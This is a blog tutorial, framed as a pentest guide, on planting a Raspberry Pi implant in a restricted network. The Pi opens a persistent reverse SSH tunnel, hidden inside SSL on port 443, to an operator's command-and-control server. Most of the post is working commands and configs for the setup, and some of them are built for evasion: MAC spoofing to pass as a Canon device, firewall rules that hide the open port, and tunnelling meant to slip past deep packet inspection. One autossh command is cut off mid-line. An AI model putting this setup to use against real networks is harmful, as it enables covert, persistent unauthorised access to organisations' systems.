emtunc's Blog

Just another sysadmin's day

Reverse SSH Tunnelling over SSL with the Raspberry Pi

In this blog I will go through the steps necessary to set-up an automatic reverse SSH tunnel between a client machine sitting in a restricted environment and a server that you control in your home/office/*cloud*. The reverse SSH tunnel will be encapsulated within a SSL tunnel over port 443 to evade network security appliances/firewalls.

In my set-up I used the Raspberry Pi 3 as the client because it's small, inexpensive and inconspicuous; great for penetration testers in the field who want to be in and out of an environment in under a minute. You don't even need a power socket nearby as you can use a powerbank with enough capacity to last you a good few hours; enough time to find an exploit/vulnerability on the network and *hop* on to a more permanent host.

First let me start off by saying that this post is for educational purposes only and that you should always seek permission to use/abuse a network that you are not responsible for. The post was written with the intention of aiding security researchers, testers and people who are simply intrigued and want to learn the technology in order to improve the security stature of their own networks.

Let's begin…

A reverse tunnel is one where the client (Raspberry Pi in this case) makes a connection *out* from the target network to your server. You can then piggyback off this connection to talk directly to the client on the network; all without NAT'ing/opening any ports on the firewall.

Now you'll find that most (I hope) IT departments will have port 22 blocked. You'll find a subset of those IT departments will have the resources available to use some sort of IDS/IPS/NGFW to do deep packet inspection so even if you SSH'd over port 443, the device performing the inspection will identify the traffic as SSH and drop it.

This is where stunnel comes in handy – stunnel acts as a SSL wrapper which you can use to tunnel almost anything through. We'll be using it to tunnel our SSH connection so that it looks like normal SSL traffic. In other words it'll work like this:

1. Client establishes SSL tunnel with server over port 443. Firewall permits the traffic as it looks like normal SSL traffic
2. Client establishes reverse SSH tunnel with the server. Firewall knows no better as the SSH connection is established within the SSL tunnel.
3. Server can now talk to and take control of Client using the reverse SSH tunnel

Prerequisites

Before we begin configuring the client and server we should get some basics out of the way first.

- Install the appropriate Kali ARM image on your Raspberry Pi's micro SD card. Use Win32 Disk Imager to write the Kali image to the SD card
- Install the appropriate Kali image on the machine that the Raspberry Pi will tunnel to. I ran the VM image on VMware Workstation – I'll call this the C&C (command and control) server from this point on
- Ensure both machines are fully patched

```
apt-get update
apt-get upgrade
apt-get autoremove
```

Change the default credentials from root:toor to something more secure; especially if you decide to permit password-logins later on.

```
passwd root
```

Generating Public/Private Key Pair

There are two ways we can authenticate to an SSH server. One is using a password and the other is using a public/private key pair. If we want the Raspberry Pi to automatically establish a background SSH connection to our server then we need to use a password-less approach; i.e., public key authentication.

Generating and implementing public/private keys is very easy and there are a number of ways we can do it. You could use the ssh-keygen command or you could use a tool like PuTTYgen which you probably already have.

At a very basic level how this works is that you generate a public and private key pair which are mathematically linked. You paste the contents of your public key to the authorized_keys file on the server you want to login to. When you connect to the server, you present proof that you have knowledge of the private key which the server validates and accepts.

Now let's generate some keys on the Raspberry Pi

```
mkdir ~/.ssh
chmod 700 ~/.ssh
ssh-keygen -f ~/.ssh/id_rsa -t rsa -N ''
chmod 600 ~/.ssh/id_rsa*
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
```

Copy the contents of the private key and public key somewhere safe as we'll need them later.

When we enable public key authentication on the server, we'll also be disabling password log-ins for security reasons. For you to be able to log-in to the server, you'll either need to generate your own key-pair and add your public key to the authorized_keys file OR re-use the Raspberry Pi's private key:


- Copy the contents of id_rsa (this is the private key) to a new file on your desktop. You can call it id_rsa.ppk
- Open PuTTYgen and import the key. It will complain about it being incompatible
- Save the private key in PuTTYgen and overwrite the id_rsa.ppk file. You can now use this in PuTTY to connect to the server (after we configure the authorized_keys file later on).

Setting up the Raspberry Pi (client)

- Let's install some pre-requisite packages first
  bash-completion will allow autocompletion of packages at the prompt – not compulsory but helpful.
  autossh will automatically establish the SSH tunnel and keep it up, even if connection failures occur.
  iptables-persistent package so our firewall rules will be persistent when we create them later on
  stunnel4 will be used to tunnel our SSH traffic over HTTPS to evade deep packet inspection from IDS/IPS appliances on the target network

```
apt-get install bash-completion openssh-server autossh iptables-persistent stunnel4
```

- Time to change the MAC address of the Pi. Why?! I hear you ask. It's an easy way to avoid suspicion from any automated systems and/or scans as the OUI portion of the MAC address maps to the Raspberry Pi Foundation. Now I don't know about you but if I was to look at an Nmap scan of my network and saw a Raspberry Pi on it, I'd immediately be very suspicious and investigate:



```
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   2048 83:7d:df:76:09:0d:02:22:d3:f1:01:ca:87:b1:d2:8e (RSA)
|_  256 c8:d3:53:68:94:ce:50:90:dc:a5:6a:d5:f1:34:ed:f2 (ECDSA)
MAC Address: B8:27:EB:71:DA:A0 (Raspberry Pi Foundation)
```


A quick lesson on MAC addresses: they're 48 bits in length – that's 12 Hexadecimal characters. The first 24 bits (6 characters) is referred to as the OUI or Organizationally Unique Identifier. The other 24 bits can be anything you want as long as the syntax valid (i.e., A-F and 0-9). Now go find yourself an OUI database and find a manufacturer/device that will look like it's part of the environment you're dropping the Pi in to. Something like CiscoSystems, HP, ProCurve, Canon, etc.
Note: The DHCP assigned IP address will almost certainly change as the MAC address changes. This is expected.

To change the MAC address on the Pi open the network configuration file

```
nano /etc/network/interfaces
```

Now add the following line to the bottom of the file (00:1E:8F is a Canon device in this example):

```
pre-up ifconfig eth0 hw ether 00:1E:8F:26:00:A1
```



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   2048 83:7d:df:76:09:0d:02:22:d3:f1:01:ca:87:b1:d2:8e (RSA)
|_  256 c8:d3:53:68:94:ce:50:90:dc:a5:6a:d5:f1:34:ed:f2 (ECDSA)
MAC Address: 00:1E:8F:26:00:A1 (Canon)
Device type: general purpose
```

Ta-da! Move along now, nothing suspicious here… except that open port.

"Hmm." the sysadmin grunts. "Should that Canon device have port 22 open on it?" Thoughts and suspicions run wild in the sysadmin's mind. Let's save him the mind-ache and add some firewall rules…

- iptables time! We'll deny all inbound access to the Pi… except maybe a special IP address that only you would (probably) assign, if you want. The following commands will deny all inbound access *except* from the IP address 10.10.10.10. Depending on the environment and/or your access, you may want to take out the exception completely. During your testing phase it's probably a good idea to leave it in so you don't get locked out of SSH.

```
iptables -P FORWARD DROP
iptables -A INPUT -m state --state INVALID -j DROP
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -s 10.10.10.10 -j ACCEPT #accept-traffic-from-this-IP-only
iptables -P INPUT DROP
iptables-save > /etc/iptables/rules.v4
```

Now to make sure iptables starts up when the network interface comes up

```
nano /etc/network/if-up.d/iptables
```

Add the following to the file:

```
#! /bin/sh
/sbin/iptables-restore < /etc/iptables/rules.v4
```

Make the file executable:

```
chmod +x /etc/network/if-up.d/iptables
```

Setting up the C&C Server

- First let's make SSH start automatically on reboot otherwise our Pi won't have anything to connect to!

```
update-rc.d ssh enable 2 3 4 5
```

- Now create the SSH directories, assign the permissions and paste the public key which you copied earlier from the Pi (id_rsa.pub) to the authorized_keys file. This will allow the Pi to log-in to the C&C server with its private key.

```
mkdir ~/.ssh
chmod 700 ~/.ssh
touch ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
nano ~/.ssh/authorized_keys
```

Now that the Pi's public key is in the authorized_keys list on the C&C server we can turn on public key authentication on the C&C server. We'll also make some other changes to the sshd_config file

```
nano /etc/ssh/sshd_config
```

Add/modify the variables below – some may already exist so check first!

```
#disable password login and allow pub key authentication
PermitRootLogin prohibit-password
PubkeyAuthentication yes

#the c&c server will send a null keep-alive packet every 30 seconds
ClientAliveInterval 30
#if no response is received from the Pi in 30 days then the connection is terminated
ClientAliveCountMax 86400
#allows the ssh daemon to bind to interfaces other than the loopback
GatewayPorts yes
```

Configure stunnel on the Pi

Create the configuration file

```
nano /etc/stunnel/stunnel.conf
```

Add the following to the config file with the public IP of the C&C server (or dns name if you have a dynamic IP)

```
pid = /var/run/stunnel.pid
client=yes
[ssh]
accept = 443
connect = c&c-server-public-ip:443
```

What this config file is saying is basically:

- connect = Connect to our server on port 443
- accept = listen on port 443 on the Raspberry Pi so that anything that hits port 443 will automatically pass through the tunnel

Lastly all that is left is to ensure that the tunnel automatically starts

```
nano /etc/default/stunnel4
```

```
#stunnel auto startup - default is ENABLED=0
ENABLED=1
```

Configure stunnel on the C&C server

As we are tunnelling SSH traffic over SSL/HTTPS, we will need to generate another pair of keys

```
#generate a key-pair to be used to encrypt/decrypt the SSL traffic
openssl genrsa 2048 > /etc/stunnel/stunnel.key
openssl req -new -key /etc/stunnel/stunnel.key -x509 -days 365 -out /etc/stunnel/stunnel.crt
cat /etc/stunnel/stunnel.crt /etc/stunnel/stunnel.key > /etc/stunnel/stunnel.pem
```

Now we will create the stunnel configuration file which will basically define the protocol to be tunnelled (ssh), the IP and port to accept traffic on (443) and the IP and port to forward traffic to (22).

```
nano /etc/stunnel/stunnel.conf
```

```
pid = /var/run/stunnel.pid
cert = /etc/stunnel/stunnel.pem
[ssh]
accept = 443
connect = 127.0.0.1:22
```

Lastly all that is left is to ensure that the tunnel automatically starts and listens on port 443.

```
nano /etc/default/stunnel4
```

```
#stunnel auto startup - default is ENABLED=0
```

```
ENABLED=1
```

Finally don't forget to NAT/open port 443 to your C&C server otherwise the Pi won't be able to connect to it!

Final Steps and Taking Control

All that is left to do now is for the Pi to automatically establish the SSH tunnel when the network interface comes up.

We'll create the file in /etc/network/if-up.d which means it'll run as soon as the network interface comes up. We'll then make the file executable and open it up:

```
touch /etc/network/if-up.d/autossh
chmod +x /etc/network/if-up.d/autossh
nano /etc/network/if-up.d/autossh
```

Now paste the below in to the file and save it

```
#!/bin/sh
su -c "autossh -p 443 -f -N -R *:2222:localhost:22 [email protected] -o LogLevel=error -o UserKnownHostsFile=/dev/null -
```

Let's dissect the command above:

- -p 443 means we want to establish the SSH tunnel on port 443 which is our stunnel SSL tunnel. If you look at the stunnel configuration on the server you'll see that the request to 443 will be forwarded to localhost:22.
- -f requests ssh to go to background mode
- -N do not execute a remote command – useful for forwarding ports
- -R here we're saying that anything that connects to port 2222 on the other side of the tunnel (server) will actually reach localhost (Pi – client) on port 22.

Now reboot the Pi. Within a few minutes it should automatically establish the SSL and SSH tunnels.

To assume control of the Pi simply run the following on your C&C server

```
ssh -p 2222 root@localhost
```

Troubleshooting

- First go through my entire post again and make sure you haven't missed out anything. Double check configuration files, IP addresses, NAT'ing on your firewall, etc
- Check the stunnel SSL tunnel is established by running the following from any machine with nmap on it:

  ```
  nmap -p 443 C&C-public-IP-address
  ```

  The port should say **Open**. If it is not open then you need to double check the stunnel configuration files in:

/etc/stunnel/stunnel.conf
/etc/default/stunnel4

Ensure the stunnel service is started

```
service stunnel stop
service stunnel start
```

- Run the command below on your C&C server to connect to the reverse SSH tunnel in verbose mode to see if any errors appear

```
ssh -vp 2222 root@localhost
```

Future Improvements

There are plenty of things that could be improved… for example:

- Check whether stunnel is actually up before attempting to start reverse SSH connection.
- SSH to the server with a user other than root. Imagine a clever sysadmin discovers the Pi, inspects the SD card and finds the config files and private key. Now they can root in to **your** box and pwn your network. Bad times.
- Probably some others here

Related posts:

1. **Force DD-WRT to use OpenDNS Servers for DNS Queries**
2. **Setting up VLC Remote on your BlackBerry 10**
3. **MDT, WDS and UEFI – Get Rid of Those DHCP Options**
4. **Setting up a VPN Tunnel on Draytek – NordVPN**
5. **Quick and Easy Tutorial on Installing and Configuring fail2ban on an Amazon EC2 Instance**

July 28, 2016 Mikail autossh, iptables, kali, raspberry pi, reverse ssh, ssh, stunnel, win32 disk imager